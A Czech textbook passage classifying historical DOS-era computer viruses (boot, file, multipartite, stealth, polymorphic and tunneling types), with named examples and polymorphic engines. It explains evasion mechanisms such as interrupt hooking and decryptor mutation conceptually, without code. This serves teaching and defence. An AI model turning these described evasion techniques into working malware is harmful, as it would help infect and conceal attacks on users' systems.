Často se stává, že v okamžiku práce se zavirovanou disketou ohlásí rezidentní jádro různých antivirových programů přítomnost viru na počítači. Jedná se o problematiku tzv. planých poplachů, kdy antivirový prostředek není schopen rozeznat rozdíl, zda se jedná skutečně o virový útok či zda je virový vzorek přítomen v paměti pouze ve formě dat, jako v tomto případě, a nikoliv ve formě výkonného kódu. V okamžiku, kdy operační systém přistupuje k provedení operace s disketou, musí nejprve zjistit, jaká disketa se nachází v disketové jednotce. Musí určit, je-li vložená disketa vysokokapacitní (high density) či nízkokapacitní (low density), příp. načíst položky kořenového adresáře. Z tohoto důvodu načte do paměti nultou (systémovou) stopu a tím se pochopitelně do paměti zkopíruje i tělo viru. A to je situace, kdy může antivirový prostředek hlásit planý poplach.

Často diskutovaným problémem je schopnost úspěšného zavedení operačního systému na zavirovaném počítači. Může tedy po zavirování počítače bootovacím virem dojít k situaci, že operační systém nelze zavést?

Ano i ne. Vše závisí na tom, jakým způsobem je virus koncipován. Ve většině případů bootovací viry korektní zavedení operačního systému zajišťují, což je vlastně, jak plyne z jejich podstaty šířit se, i v jejich vlastním zájmu. Nicméně může dojít k závažnému problému v případě vícenásobného zavirování počítače. Typickým případem je kolize virů Stoned a Michelangelo. Oba viry totiž využívají pro odložení originálního zaváděcího sektoru stejné místo na nulté (systémové) stopě disku (viz obr.2). Takže v okamžiku, kdy je pevný disk zavirován prvním virem (např. virem Stoned), je originální zavaděč odložen na své odkládací místo a v zaváděcím

sektoru se uhnízdí virus. Dosud je tedy vše v pořádku až do okamžiku, kdy je počítač zavirován druhým virem (v našem případě virem Michelangelo). Tento virus provede stejnou činnost jako virus první – originální zaváděcí sektor (v něm je ale už uložen virus Stoned) odloží na odkládací místo (na němž je ale v tomto okamžiku uložen skutečný, virem Stoned odložený zaváděč) a sám uloží své tělo do zaváděcího sektoru. Výsledná situace je následující: v zaváděcím sektoru je uložen druhý virus (Michelangelo), v odkládacím sektoru virus první (Stoned) a originální zavaděč je nenávratně ztracen. Tím pádem při zavedení operačního systému virus Michelangelo po své rezidentní instalaci do paměti zavede odložený sektor v domnění, že je v něm uložen zavaděč operačního systému a spustí jej. Místo toho je ale aktivován virus Stoned, který se nainstaluje do paměti pod virus Michelangelo a opět načte do paměti odkládací sektor, ve kterém je ale opět jeho tělo, a spustí jej atd. atd... Tím pádem dojde k nekonečné smyčce a zamrznutí počítače.

Vzniklou situaci je potřeba řešit jedinou možnou cestou, a to zavedením operačního systému ze systémové diskety a znovu obnovením zaváděcího sektoru např. některým z antivirových prostředků.

3.2.2. Souborové viry


Bezesporu nejrozšířenější skupina počítačových virů. Souborové viry napadají, jak již vyplývá z jejich názvu, spustitelné soubory operačního systému. Standardními spustitelnými příponami Dosu jsou COM a EXE (přímo spustitelné programy), BAT (příkazové dávky), OVL (překryvné soubory – tzv. overlaye), BIN (binární soubory) a SYS (systémové soubory, příp. ovladače zařízení – drivery). Terčem infikace se však mohou stát i jiné souborové varianty, dokonce jsou známy viry, které napadají soubory OBJ. Mechanismus jejich činnosti je obdobný ve všech případech s přihlédnutím na příslušná specifika platná pro daný typ infikovaného souboru. Zřejmě nejčastějším terčem infikace je dosový příkazový interpret COMMAND.COM. Virus Ontario 3 za účelem jeho napadení hledá dokonce nadefinovanou systémovou hodnotu COMSPEC. Některé viry se právě z důvodu časté infikace naopak napadení COMMAND.COMu vyhýbají (např. virus Phoenix). V dalším popisu budeme pro jednoduchost pochopení problematiky nazývat *programem* infikovaný soubor bez ohledu na jeho příponu.

Rozčlenit souborové viry není úplně triviální. Jednotlivé mechanismy se různými způsoby navzájem prolínají, nicméně principiálně lze souborové viry rozčlenit do tří základních oblastí podle způsobu, jakým tato skupina virů infikuje daný program. Jsou to prodlužující viry, které své tělo zkopírují nejčastěji na konec infikovaného programu; přepisující viry, které svým tělem přepíší úvod programu (to má za následek jeho porušení a tím pádem i nefunkčnost); a konečně tzv. duplicitní viry, které specifickým způsobem infikují pouze programy s příponou EXE tak, že v pracovním adresáři vytvoří duplicitní soubor se stejným jménem s příponou COM, která má v hierarchii Dosu při spuštění přednost před EXE-tvarem. Netypický mechanismus infikace používají viry adresářové, napadající soubor prostřednictvím tabulky FAT. Všechny tyto podskupiny se pak mohou vyskytovat v již popisovaných rezidentních či nerezidentních variantách.

Obecnou vlastností všech chytřejších souborových virů je skutečnost, že tyto viry zajistí, že při opětovném spuštění nebude program znovu stejným virem napaden. Nedochází tedy k vícenásobné infekci, která může přinést značné problémy při spuštění takto infikovaného programu.

Dalším specifikem je, že většina souborových virů nenapadá velikostně malé programy. Zvětšení např. 300 B velkého programu o 700 B virového těla je značně nápadné, kdežto v souboru velkém např. 20 kB se toto procentuálně malé zvětšení snadno ztratí.

- **Prodlužující viry**
  Většina souborových virů je tvořena právě viry prodlužujícími. Princip infikace je znázorněn na obr.4. Prodlužující virus zkopíruje na konec infikovaného programu své tělo a dle přípony infikovaného programu změní příslušné údaje v hlavičce souboru, které způsobí přesměrování ukazatele první prováděné instrukce programu na tělo viru. Je-li tedy takto infikovaný program později spuštěn, dojde k tomu, že se nejprve provede tělo viru a po jeho ukončení, kdy virus dokončí svoji činnost v závislosti na jeho bližší specifikaci (rezidentní či nerezidentní apod.), předá řízení infikovanému programu, který pak začne vykonávat předpokládanou činnost, přičemž uživatel nemusí (ale může) poznat, že program je zavirován. Některé programy se díky svému charakteru nemusí s virem v jednom souboru snést a může dojít k jejich nefunkčnosti. Typickým příkladem je jádro předchůdců Windows 95.




Obrázek 4: Mechanismus infikace programu prodlužujícím virem

Je jedno, na které místo infikovaného programu uloží virus své tělo. Virus má vlastně tři základní možnosti. Kromě popisované může své tělo buď uložit na začátek programu a samotný program posunout směrem dolů, resp. přepisovaný úvod uložit na konec programu

(virus Nina) nebo vsunout své tělo dovnitř programu. Obě zbylé dvě možnosti jsou de facto hypotetické, neboť mechanismus zkopírování na konec programu je z programátorského hlediska nejjednodušší. Nezřídka se vyskytují viry rozprostírající své tělo po kouscích přes celý napadený program. V kombinaci s polymorfismem je to velice účinná metoda obrany proti klasickým antivirovým skenerům, hledající jednoznačný identifikační řetězec viru.

- **Přepisující viry**
  Kategorie přepisujících virů není příliš hojně zastoupena. Jsou to viry vlastně z prvopočátků výskytu počítačových virů, tj. v době, kdy i programátoři virů se teprve učili svému „řemeslu“. Principem je nejsnažší mechanismus replikace virového těla. Přepisující virus v okamžiku infikace přímo přepíše kus kódu infikovaného programu, čímž sice zajistí svoji replikaci, ale zároveň dojde i k znehodnocení a tím i k nefunkčnosti napadeného programu. Dá se říci, že tyto viry jsou hodně přímočaré a hloupé, neboť vlivem nefunkčnosti hostitelského programu dojde okamžitě k jejich prozrazení. Tyto viry jsou z drtivé většiny nerezidentní viry přímé akce, kdy jejich jedinou akcí je pouze samotná replikace, nejčastěji ve formě napadení všech spustitelných souborů COM či EXE v pracovním adresáři.



Obrázek 5: Mechanismus infikace programu přepisujícím virem

U takto zavirovaných programů má uživatel jistotu, že zavirovaný program je definitivně ztracen – není možné odvirování takto nakaženého programu spolu se zachováním jeho funkčnosti.

Z těchto řádků by se dalo usuzovat, že doba přepisujících virů je již překonána, nicméně není tomu tak! Tvůrci virů přišli se zajímavou ideou infikace systémového interpretu příkazů – souboru COMMAND.COM. Tento program obsahuje ve svém těle datovou oblast samých nul, která není tímto programem využívána (je využívána až po jeho spuštění v paměti a nezáleží na počátečních hodnotách této oblasti). Tuto skutečnost hbitě využívají viry typu Lehigh,

Terror či Naughty Hacker, které právě do této oblasti ukládají své virové tělo. Výsledek je zřejmý – program je infikován, jeho délka se nemění a na rozdíl od výše popisovaného prvotního mechanismu zůstává infikovaný COMMAND.COM stále funkční. Tento princip byl dále rozvinut a viry typu Proud, Evil, Phoenix či Rat vyhledávají podobné datové oblasti nejen v programu COMMAND.COM, ale ve všech programech typu COM či dokonce EXE. Ani Windows nejsou vůči této technice imunní, virus CIH se takto ukrývá v PE.EXE souborech na platformě Windows 95. Některé prameny uvádějí tyto viry jako samostatný druh, tzv. mezerové viry.


- **Duplicitní viry**
  Při spuštění programu v operačním systému MS-DOS platí následující pravidlo: zadá-li uživatel příkaz spuštění programu

```
prog
```

bez specifikace jeho přípony, hledá operační systém pro spuštění soubory v pracovním adresáři v následujícím pořadí:

```
prog.com
prog.exe
prog.bat
```

Nenajde-li operační systém ani jeden soubor tohoto jména, pak provádí stejnou činnost ve všech adresářích specifikovaných příkazem PATH. Jakmile dojde k první shodě, operační systém ukončí prohledávání a spustí nalezený soubor.



Obrázek 6: Mechanismus infikace programu duplicitním virem

Tento mechanismus velice chytře využívají právě duplicitní viry, jejichž mechanismus je znázorněn na obr.6. Duplicitní viry napadají pouze programy s příponou EXE takovým způsobem, že v pracovním adresáři, ve kterém se nachází infikovaný program, vytvoří program duplicitní, který má stejné jméno jako infikovaný program s tím rozdílem, že jeho přípona bude COM. Tím pádem, zadá-li uživatel příkaz ke spuštění programu *prog*, operační systém nalezne jako první soubor *prog.com*, který spustí. Takto dojde ke spuštění viru, který po provedení své činnosti řádně spustí program *prog.exe*, takže uživatel opět ve většině případů nic nepozná. Duplicitní soubor *prog.com* mívá často nastaven atribut skrytého souboru.

Vzhledem ke skutečnosti, že tento způsob infikace nechává infikovaný program naprosto nedotčen, jsou tyto viry velice obtížně detekovatelné – k ničemu nevede např. ani hojně používaná technika kontrolních součtů. Příkladem je virus AIDS 2.

- **Adresářové viry**

  Další, velice zajímavý způsob infikace programu bez nutnosti změny infikovaného programu. Tento druh virů, jehož prvotním představitelem je virus Dir II, nenapadá program jako takový, ale napadá jeho adresářovou položku způsobem, že přesměruje počáteční cluster souboru (nejmenší alokovatelná jednotka disku, ve které jsou uloženy úvodní sektory příslušného souboru) v tabulce FAT na tělo viru, čímž virus opět při spuštění programu má zajištěno, že bude aktivován jako první. Původní počáteční cluster je zapsán do nevyužité (reserved) části adresářové položky. V tabulce FAT sice dochází k tzv. křížovým referencím (odkazům), kdy několik adresářových položek ukazuje na stejný počáteční cluster, což je v operačním systému MS-DOS nepřípustné, ale vzhledem k rezidentní povaze těchto virů platí, že tuto skutečnost virus trvale hlídá a tím nedochází vůči vlastnímu jádru operačního systému k žádným kolizím.

  Důsledkem výše uvedené činnosti viru je následující zajímavost – přestože je adresářový virus schopen nakazit všechny programy uložené na disku, jeho samotné virové tělo se zde nachází pouze jednou.

  Tuto zajímavost lze využít i k odvirování nakažených programů – přejmenováním či zkopírováním zavirovaného programu na libovolné jméno bez spustitelné přípony způsobí odstranění viru.

  V odborné terminologii lze adresářové viry najít též pod názvem clusterové viry a jejich zařazení se nemusí shodovat se zde uvedeným. Možné je dokonce i zařazení na stejnou úroveň s viry bootovacími, souborovými či multipartitními.

3.2.3. Multipartitní viry

Tento druh vznikl sloučením bootovacích a souborových virů. Multipartitní virus MS-DOS se vyznačuje schopností infikovat jak zaváděcí sektor disku či diskety tak i spustitelný soubor. Multipartitní Windows viry kombinují cíle útoku, nejčastějším terčem jsou wordové dokumenty (makroviry), ovladače VxD a pochopitelně samotné 32bitové programy EXE. Napadány jsou dokonce i soubory nápovědy *.HLP (např. virus Babylonia napadající navíc PE EXE Windows 95).

Prvním virem, který byl schopen takto infikovat hostitelský operační systém, byl zřejmě virus Ghost. Tento virus infikoval pouze programy typu COM s tím, že vypouštěl bootovací virus typu Ping Pong, který však neobsahoval replikační rutinu.

Ghost virus byl prvopočátkem multipartitní techniky, jejíž klasickým představitelem je např. virus Starship. Jakmile je spuštěn program infikovaný virem Starship, dochází k modifikaci tabulky rozdělení pevného disku a samotnému uložení viru na disk. Po příštím spuštění počítače se aktivuje bootovací varianta Starshipu, která infikuje všechny vytvářené programy typu COM a EXE na disketě. Vzhledem k aktivitě zajištěné bootovací variantou Starshipu nemá tento virus důvod infikovat programy uložené na pevném disku, ale napadá pouze disketu, která je prostředkem pro zajištění přenosu viru na další počítač.

Multipartitní viry jsou typickým příkladem virů, jejichž délka bootovací varianty přesahuje velikost jednoho sektoru – 512 B – a proto své tělo ukládají, podobně jako bootovací viry, nejčastěji do několika po sobě jdoucích sektorů na nulté (systémové) stopě pevného disku. Tím se samozřejmě zvětšuje i pravděpodobnost kolize v případě vícenásobného zavirování popsaného výše.

Způsob infikace pouze programů ukládaných na disketu je charakteristickým rysem těchto virů.

Multipartitní viry, které v kombinaci se stealth či polymorfními technikami, jež budou popsány v následující kapitole, kladou značně zvýšené nároky na antivirovou bezpečnost než běžné bootovací či souborové viry.

3.3. Viry podle koncepce návrhu a projevů chování

Skutečnost, jakým způsobem se viry projevují vůči operačnímu systému a svému okolí, slouží k závěrečnému dělení. Nejedná se ani tak o dělení v pravém slova smyslu, jsou to ve většině případů spíše kvalitativně vyšší stupně metod tvorby počítačových virů.

Dříve, než bude uveden bližší popis projevů chování virů, a to zejména souborových variant, je potřeba si uvědomit následující skutečnost. Podobně jako platil u bootovacích virů fakt, že se zavirovanou disketou lze manipulovat bez nejmenších obav, dokud nedojde k pokusu o zavedení operačního systému z této diskety, tak i podobné pravidlo platí u virů souborových. Dokud nedojde ke spuštění zavirovaného souboru, nemůže dojít k aktivaci souborového viru. Rovněž tedy mohou vzniknout problémy s planými poplachy u některých antivirových prostředků, např. při kopírování zavirovaných souborů z diskety apod.

3.3.1. Stealth viry

Název této skupiny je odvozen z anglického slova „stealth“, jež označuje tajnost a jehož odvozeniny jsou překládány jako: krást, potají si vzít, vplížit se, přebrat apod. To vše velice výstižně charakterizuje hlavní rys těchto virů – schopnost maskovat svoji přítomnost na počítači před uživatelovým zjištěním. Shoda názvu se stejně pojmenovanými americkými „neviditelnými“ letadly není v tomto případě náhodná. Virus se snaží na disku „zneviditelnit“ podobně jako uvedené bojové letouny na obloze.

Mezi základní vlastnosti stealth virů patří:

- Virus skrývá jakoukoliv změnu proveditelných komponent systému, jako jsou např. změna délky souboru, datum a čas jeho vytvoření či změna zaváděcího sektoru. Virus vždy předkládá operačnímu systému údaje, jako kdyby soubor či zaváděcí sektor nebyly zavirovány. Je-li například požadavek na čtení zaváděcího sektoru disku (0.hlava, 0.stopa, 1.sektor) pak virus zajistí přesměrování tohoto požadavku na pozici sektoru, ve kterém se nachází originální zaváděcí sektor (viz obr.2). Operačnímu systému bude tedy podstrčen zaváděcí sektor a nikoliv tělo viru, které se skutečně na místě zaváděcího sektoru nachází.
- Virus je schopen dezinfikovat programy „v letu". Monitoruje základní přerušení služeb Dosu (int 21h) a v okamžiku, kdy je např. dán požadavek na otevření (open) zavirovaného programu, virus jej nejprve odviruje a teprve potom předá dále operačnímu systému. Nakonec, když přijde požadavek na uzavření (close) tohoto programu, jej virus opět zaviruje. Takto může např. dojít k situaci, že antivirový program otestuje nezavirovaný program a hned poté, co je testování ukončeno, je tento program díky stealth technice okamžitě znovu zavirován.
- Virus většinou infikuje programy, kromě klasické techniky při spuštění programu, už v okamžiku, kdy jsou programy otevírány resp. zavírány. Stealth viry se díky této skutečnosti velice rychle rozšiřují po celém systému.

Příkladem souborového stealth viru je např. již zmiňovaný adresářový virus Dir II, který, je-li aktivní v paměti, zajišťuje zobrazování nezavirovaných délek souboru, jejich data a času vytvoření, zajišťuje skutečnost, že program *chkdsk* nezjistí žádné křížové odkazy ve FAT tabulce apod.

Ještě jednou zdůrazněme, že základní podmínkou stealth virů je jejich aktivita v paměti. Zavede-li uživatel systém ze záložní (nezavirované) diskety nemůže dojít k aktivaci stealth viru uloženého na pevném disku. Tím pádem stealth virus nemůže provádět své maskování a tudíž je toto zároveň i jediná možnost, jak lze stealth viry s jistotou detekovat.


Příkladem jednoduchého bootovacího stealth viru je virus Aragon, který maskuje fakt zavirování zaváděcího sektoru. Tento postup bude probrán v části věnované virovým mechanismům.

Častým neopodstatněným mýtem je, že virus může sídlit v paměti CMOS. Paměť CMOS je sice paměť typu RAM, nicméně není adresovatelná. Přístup je řešen pomocí instrukcí V/V portů (bran) a tato paměť nemůže obsahovat spustitelný kód. Důležitá data konfigurace počítače, která CMOS paměť obsahuje, se však mohou stát terčem destruktivní činnosti viru (např. virus AntiCMOS). Virus zde rovněž může teoreticky uložit velice malou část svého těla, příp. využít vyhrazené (reserved) části této paměti pro svou datovou oblast (např. pro čítač počtu zavedení operačního systému od doby infikace); nikdy však nemůže obsahovat program, který by bylo možné z této paměti spustit.

3.3.2. Polymorfní viry

Polymorfní viry se svým chováním podobají stealth virům. Avšak zatímco stealth viry provádějí své maskovací operace v reálném čase v závislosti na požadavcích kladených operačnímu

systému, viry polymorfní provádějí svoji maskovací činnost způsobem odlišným. Hlavní charakteristický znak této skupiny je skutečnost, že žádné ze dvou kopií virového těla nejsou totožné. Polymorfní viry se tedy brání detekci jejich přítomnosti v infikovaném programu. Polymorfní viry v prvé řadě demonstrují omezenost klasických antivirových skenerů, pracujících na principu charakteristických řezězců, které je nedokáží odhalit. Princip těchto virů je znázorněn na obr. 7. Počátek těla je tvořen odkódovací rutinou, která provede odkódování zbylé zakódované části těla viru v paměti po jeho spuštění.




Obrázek 7: Princip polymorfního viru

Výjimkou není ani kombinace polymorfních virů spolu se stealth technikami popsanými výše (např. viry Tequila, Whale či Telecom).

Jedinou nevýhodou uvedeného mechanismu je skutečnost, že právě úvodní odkódovací rutina slouží pro většinu antivirových programů k detekování přítomnosti viru v souboru. Jedná se o tzv. semi-polymorfní viry, které používají statickou odkódovací rutinu. Tuto „nevýhodu" odstraňují plně polymorfní viry, neboť v jejich případě jsou i odkódovací rutiny generovány různými způsoby a tudíž antivirové prostředky ztrácí i tuto poslední možnost detekce. Navíc i délka generovaných rutin bývá proměnná. Nejvyšší úrovní polymorfismu je tzv. metamorfismus, který obměňuje veškeré instrukce viru, tedy nejenom (de)kódovací rutiny. Pro metamorfické viry platí, že unikátní jedinec je generován i do paměti. Rezidentní antivirové štíty mají značně ztíženou úlohu detekovat tyto viry a to i proto, že řada podobných virů obsluhuje ladící přerušení int 01h, přičemž i obsluha tohoto přerušení je polymorfní. Příkladem je slovenský virus TMS.

Jádrem polymorfních virů jsou polymorfní generátory, které jsou připojovány k existujícím virům:

- **MtE – Mutation Engine**
  Polymorfní generátor bulharského tvůrce virů Dark Avengera z roku 1991. Byl dán k dispozici široké, viry píšící veřejnosti, prostřednictvím stanic BBS. Kromě zkratky MtE se v odborné terminologii vyskytují termíny „Self Mutation Engine" a „DAME" (Dark Avenger Mutation Engine).




Obrázek 8: Použití MtE algoritmu

Použití MtE je charakterizováno na obr.8. Program, který je potřeba polymorfně zakódovat (v našem případě virus), je předán formou ukazatele rutině MtE spolu s uvedením dalších omezení, která se mají při konvertování dodržet (znemožnění indexace pomocí registru BP, seznam úschovných registrů apod.) a konečně ukazatel na zásobník, kam rutina MtE vygeneruje kódovací algoritmus a zakódovaný virus. Tvůrce viru vůbec nemusí znát princip MtE. Stačí mu pouze, aby věděl, jaké jsou vstupní parametry algoritmu dostupného v knihovním OBJ tvaru.

Vlastní princip MtE algoritmu je znázorněn na obr.9. Algoritmus nejprve požádá generátor náhodných čísel o pseudonáhodné číslo, které bude použito jako klíč pro zakódování programu. Na základě tohoto klíče a vstupních parametrů algoritmus vybere registr, jež bude použit pro indexování a následně vybere metodu dalšího kódovacího postupu. Následující rutina vygeneruje pomocí generátoru náhodných čísel mapu, určující použití jednotlivých registrů procesoru. Závěrem MtE na základě registrové mapy vygeneruje cílový algoritmus.

Příkladem polymorfních virů jsou např. virus DAME (shodný název jako polymorfní technika) známý rovněž ve variantách „Dedicated 2" – „Dedicated to Sara Gordon". Virus věnovaný jisté Sáře, která, podle citace viru, chtěla virus pojmenovaný po ní. I to je jeden z mnoha důvodů, proč vlastně počítačové viry vznikají.

- **TPE – Trident Polymorphic Engine**
  Oproti MtE, jehož velikost algoritmu je cca 2,4 kB je toto polymorfní jádro menší – cca 1,5 kB. Metody používané TPE jsou obdobné jako v případě MtE, avšak TPE nabízí všestrannější použití adresovacích mechanismů. Obecnější povaha činí TPE mechanismus méně předpověditelným, což značně komplikuje antivirovým programům i úlohu samotného rozpoznání virů vygenerovaných pomocí této techniky. TPE pochází z Nizozemí, vznikl v roce 1992.



Obrázek 9: Princip činnosti MtE algoritmu

- **DAME – Dark Angel's Multiple Engine**
  Označení tohoto generátoru se plete se stejně označovaným virem i technikou Dark Avengera. Vznikl v Kanadě v dílně virové skupiny Phalcon/SKISM v roce 1993. Byl distribuován ve formě komentovaného zdrojového tvaru magazínem 40Hex. Možnosti jsou obdobné jako u jiných generátorů. Parametricky lze volit zejména použití dvou registrových ukazatelů, zarovnání kódu v paměti na slovo nebo dvojslovo, směr kódování, použití registru čítače a prokládání kódu nevýznamnými instrukcemi.

Tři uvedené generátory patří mezi polymorfní špičku. Existuje několik dalších, např. NED – NuKE Encryption Device, DGME – Darwinian Genetic Mutation Engine (snaha o „genetickou" mutaci jedinečných kopií), GPE – Guns'n'Roses Polymorphic Engine, VME – Visible Mutation Engine, FOG – Funky Opcode Generator či MutaGen. Zajímavý je generátor SMEG – Simulated Metamorphic Encryption Generator, vyznačující se zejména tím, že místo prokládání kódu nevýznamnými instrukcemi používá volání nevýznamných funkcí instrukcemi call. Autor SMEGu Christopher Pile – anglický tvůrce virů známý jako Black Baron, byl za tento generá-

tor odsouzen na 18 měsíců nepodmíněně (*). V Anglii totiž již od roku 1990 platí přísný zákon o ochraně dat umožňující postihovat autory i šiřitele virů. Ve virovém magazínu 40Hex byl v nedávné době uveřejněn i další polymorfní generátor nazvaný EMM – Explosion's Mutation Machine slovenského pisatele virů, který si říká „Vývojár". EMM byl uveřejněn v podobě okomentovaného zdrojového tvaru viru Level3, který je vylepšenou verzí viru One Half.

Unikátním nástrojem je SPL – Simple Polymorfic Language, generující polymorfní viry pomocí speciálního programovacího jazyka postaveného na bázi jazyka C.

I přes značné rozšíření zdrojových tvarů polymorfních generátorů neexistuje adekvátní množství virů, které citované generátory využívají. Jedním z důvodů je i skutečnost, že připojení generátoru ke konkrétnímu viru není úplně triviální, což značně redukuje počet lidí schopných tuto operaci provést.

Polymorfní generátory jsou výhradně používány viry souborovými. Vzhledem k omezené velikosti a komplikovanosti replikační činnosti virů bootovacích se zatím polymorfní bootovací generátory nevyskytují. Existují pouze bootovací viry s „jemně" polymorfními mechanismy (např. virus V-Sign či Zaraza).

Řídký, avšak reálný, je i výskyt virů používajících vícenásobnou polymorfní „obálku".

Polymorfní viry s sebou přinesly novou techniku infikace, naznačenou již v kapitole věnované souborovým prodlužujícím virům. Virus Commander Bomber drobí své tělo na několik částí, které náhodně umísťuje do infikovaného programu. To velice ztěžuje jeho detekci a znesnadňuje skenovací proces obecně, protože skener musí prohledávat celý soubor, což je časově velice náročné. Podobnou techniku provádí i nám dobře známý One Half.

Netypickým příkladem polymorfních virů jsou dosové polymorfní dávkové (batch) viry, prokládající příkazy prováděné dávky poznámkami.

3.3.3. Tunelující viry

Jsou viry, které se vyznačují tím, že jejich pokusy o zápis na disk nejsou prováděny klasickou cestou použitím příslušných přerušení (zejména int 13h), ale způsobem, kdy tyto viry tzv. „protunelují" řetězy ovladačů zařízení v paměti; připojí se na konec tohoto řetězu a přímo ovládají řadič harddisku. Příkladem je opět virus Dir II. Podobnou metodu používá i např. virus Nomenklatura, který použitím služby 13h přerušení 2fh (DOS Multiplex – služba Set Disk Interrupt Handler) zjistí adresu přerušovací rutiny int 13h v ROM-BIOSu (totéž co BIOS, slůvko ROM je

---

(*) Podle sdělení internetového žurnálu Crypt Newsletter anglický list „The Independent" v době konání procesu prezentoval tohoto nezaměstnaného programátora-samouka naprosto bombastickou charakteristikou: „V roce 1969 Neil Armstrong vystoupil na Měsíc. Byl to vyjímečný rok pro celý svět. Ale nikdo tehdy nevěnoval pražádnou pozornost narození malého chlapce v jednom městě severní Anglie. Tento chlapeček byl předurčen vyrůst v jednoho z nejvíce nechvalně známých tvůrců počítačových virů všech dob. V roce 1969 se narodil Black Baron!". I z tohoto příkladu je cítit snahu sdělovacích prostředků učinit z počítačových virů věc mýtickou a zcela mimořádnou.

zde použito pouze pro zdůraznění skutečnosti, že se nejedná o práci s pamětí typu RAM) a tuto pak používá pro přímé zápisy na disk.

Díky tomuto mechanismu vycházejí naprázdno antivirové programy na principu kontroly stavu vektorů přerušení.

Další variantou tunelujícího mechanismu je možnost zjištění adresy obsluhy příslušného přerušení z tabulky vektorů přerušení (interrupt table), kdy virus na tuto adresu ukládá přesměrující skokovou instrukci jmp na tělo své virové obsluhy daného přerušení s úschovou původních přepsaných instrukcí. Tím je opět zajištěno, že nedojde k přepsání adresy vektoru přesměrovaného přerušení a programy hlídající tabulku vektorů přerušení opět nic nepoznají (např. virus Terror).

Častým tunelujícím mechanismem je využití krokovacího režimu procesoru, kdy s každou provedenou instrukcí je vyvolána virová krokovací rutina, jež opět zjišťuje vstupní bod daných přerušovacích rutin ROM-BIOSu (např. virus One Half).

Tunelování je realizovatelné pro jakoukoliv obsluhu přerušení, výhradně se však používá pouze pro přímý zápis na disk (int 13h) a volání jádra Dosu (int 21h). Tunelující mechanismy se vyskytují rovněž v podobě generátorů. Nejznámější generátor je KRTT (Köhntark's Recursive Tunneling Toolkit), který kromě citovaných obsluh hledá vstupní bod pro přerušení síťových služeb (int 2ah).

3.3.4. Generické viry

Generické viry je skupina příp. kategorie virů, která se vyznačuje příbuzností k jiné kmenové skupině. Tato skutečnost platí jak pro souborové, tak i pro bootovací viry. Ve druhém případě pak hovoříme o generických bootovacích virech. Příkladem souborové varianty jsou časté odvozeniny viru Vienna, jejichž podoba je převážně nerezidentní.

